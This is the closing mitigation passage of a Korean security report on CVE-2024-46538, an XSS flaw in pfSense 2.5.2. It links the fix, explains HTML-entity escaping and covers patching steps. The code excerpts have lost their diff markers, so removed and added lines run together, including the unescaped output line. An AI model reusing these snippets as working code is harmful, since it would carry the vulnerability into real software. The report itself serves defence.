


그림 27. 임의 명령 실행 확인

■ 대응 방안

CVE-2024-46538 이 공개되기 전, zhao mouren 이라는 유저가 해당 XSS 취약점에 대해 문의한 내역을 확인할 수 있다.
•URL: https://redmine.pfsense.org/issues/15778

패치는 이틀 만에 이루어졌고, 소스코드 변경 내역은 아래에서 확인 가능하다.
•URL:
https://github.com/pfsense/pfsense/commit/9a843098cf3f28c27c3e615c4c788c84bd29df6f

인터페이스 그룹 정보를 보여주는 interfaces_groups.php 파일은 아래와 같이 HTML 엔티티 치환 후 출력되도록 코드가 수정되었다.

```
unset($iflist);
$memberses = implode(", ", $memberses_arr);
echo $memberses;
echo htmlspecialchars($memberses);
if (count($members_arr) >= 10) {
        echo '&hellip;';
}
```

그림 28. interfaces_groups.php 수정 사항

인터페이스 그룹 정보를 수정 및 추가하는 interfaces_groups_edit.php 파일은 아래와 같이 입력된 members 변수가 유효한 인터페이스일 경우에만 추가될 수 있도록 검증 과정을 추가했다.

```
$validmembers = [];
foreach ($_POST['members'] as $ifname) {
        if (array_key_exists($ifname, $interface_list)) {
                $validmembers[] = $ifname;
        } else {
                $input_errors[] = gettext("Submission contained an invalid interface");
        }
}

if (isset($_POST['members'])) {
        $members = implode(" ", $_POST['members']);
if (!empty($validmembers)) {
        $members = implode(" ", $validmembers);
} else {
        $members = "";
}
```

그림 29. interfaces_groups_edit.php 수정 사항

취약한 버전(2.5.2)이 아닌 pfSense 를 사용하는 것이 가장 안전한 방법이다. 취약한 버전 사용이 불가피한 경우라면 pfSense 의 Patch 기능을 통해 코드 수정 내역을 기반으로 패치를 진행하거나 소스코드에서 HTML Entity 로 치환하여 직접 패치할 수 있다.

1) pfSense Patch 기능을 통한 패치

그림 28, **그림 29** 와 같이 수정 내역을 기반으로 패치하는 방법은 다음과 같다.
System > Patches > Add New Patch 로 접근한다.




그림 30. 수정 내역 기반 패치 1

이후 URL/Commit ID 항목에 취약점이 조치된 소스코드 내역이 담긴 주소 https://github.com/pfsense/pfsense/commit/9a843098cf3f28c27c3e615c4c788c84bd29df6f 를 입력한다.




그림 31. 수정 내역 기반 패치 2

다만, 이전의 변경 내역까지 반영되어 있지 않다면 패치가 정상적으로 이루어지지 않아 가용성의 문제가 생길 수 있어 소스코드에서 직접 코드 패치 하는 것을 권장한다.

2) 소스코드 직접 수정을 통한 패치

pfSense 는 PHP 환경으로 구성되어 있다. PHP 의 경우, 특수문자를 HTML Entity 로 치환하는 htmlspecialchars 함수로 XSS 공격을 방어할 수 있다. 해당 함수는 XSS 공격에 사용되는 다음과 같은 특수문자들을 HTML Entity 로 치환한다.

문자	Entity
&	&amp;
"	&quot;
'	&apos;
<	&lt;
>	&gt;

interfaces_groups.php 에 memberses 를 출력하는 부분을 HTML Entity 로 치환하는 것만으로도 공격 스크립트 실행을 막을 수 있다.




그림 32. HTML Entity 치환 예시

htmlspecialchars 함수로 인하여 <, >가 각각 <, >로 치환되기 때문에 아래와 같이 스크립트 태그가 실행되지 않는다.




그림 33. 공격 스크립트가 실행되지 않는 모습

다만, 이는 인터페이스 그룹이 출력되는 또 다른 페이지에서 공격 스크립트가 실행될 가능성이 있기 때문에 완전한 패치 방법은 아니다. 무엇보다 2024 년 11 월 기준, pfSense 2.5.2 는 공식 지원을 하지 않으므로 사용하지 않는 것을 권장한다.

• URL: https://docs.netgate.com/pfsense/en/latest/releases/versions.html

■ 참고 사이트

• Wikipedia (FreeBSD) : https://en.wikipedia.org/wiki/FreeBSD
• pfSense (About pfSense) : https://www.pfsense.org/about-pfsense/
• php.net (Returning References) : https://www.php.net/references.return
• php.net (htmlspecialchars) : https://www.php.net/manual/en/function.htmlspecialchars.php
• PortSwigger (XSS) : https://portswigger.net/web-security/cross-site-scripting
• PortSwigger (CSRF) : https://portswigger.net/web-security/csrf
• EQST Insight Special Report (CSRF) :
https://www.skshieldus.com/download/files/download.do?o_fname=EQST%20insight_Special%20Report_202301.pdf&r_fname=20230113172545386.pdf
• EQST Insight Special Report (XSS) :
https://www.skshieldus.com/download/files/download.do?o_fname=EQST%20insight_%ED%86%B5%ED%95%A9%EB%B3%B8_202210.pdf&r_fname=20221017112014953.pdf
• Netgate Docs (Versions of pfSense oftware and FreeBSD :
https://docs.netgate.com/pfsense/en/latest/releases/versions.html#pfsense-ce-software
• Netgate Docs (Versions of pfSense oftware and FreeBSD :
https://docs.netgate.com/pfsense/en/latest/releases/versions.html#pfsense-ce-software
• pfSense issues # 15778 : https://redmine.pfsense.org/issues/15778

EQST INSIGHT

2024.11

SK쉴더스㈜ 13486 경기도 성남시 분당구 판교로227번길 23, 4&5층
https://www.skshieldus.com

발행인 : SK쉴더스 EQST사업그룹
제 작 : SK쉴더스 마케팅그룹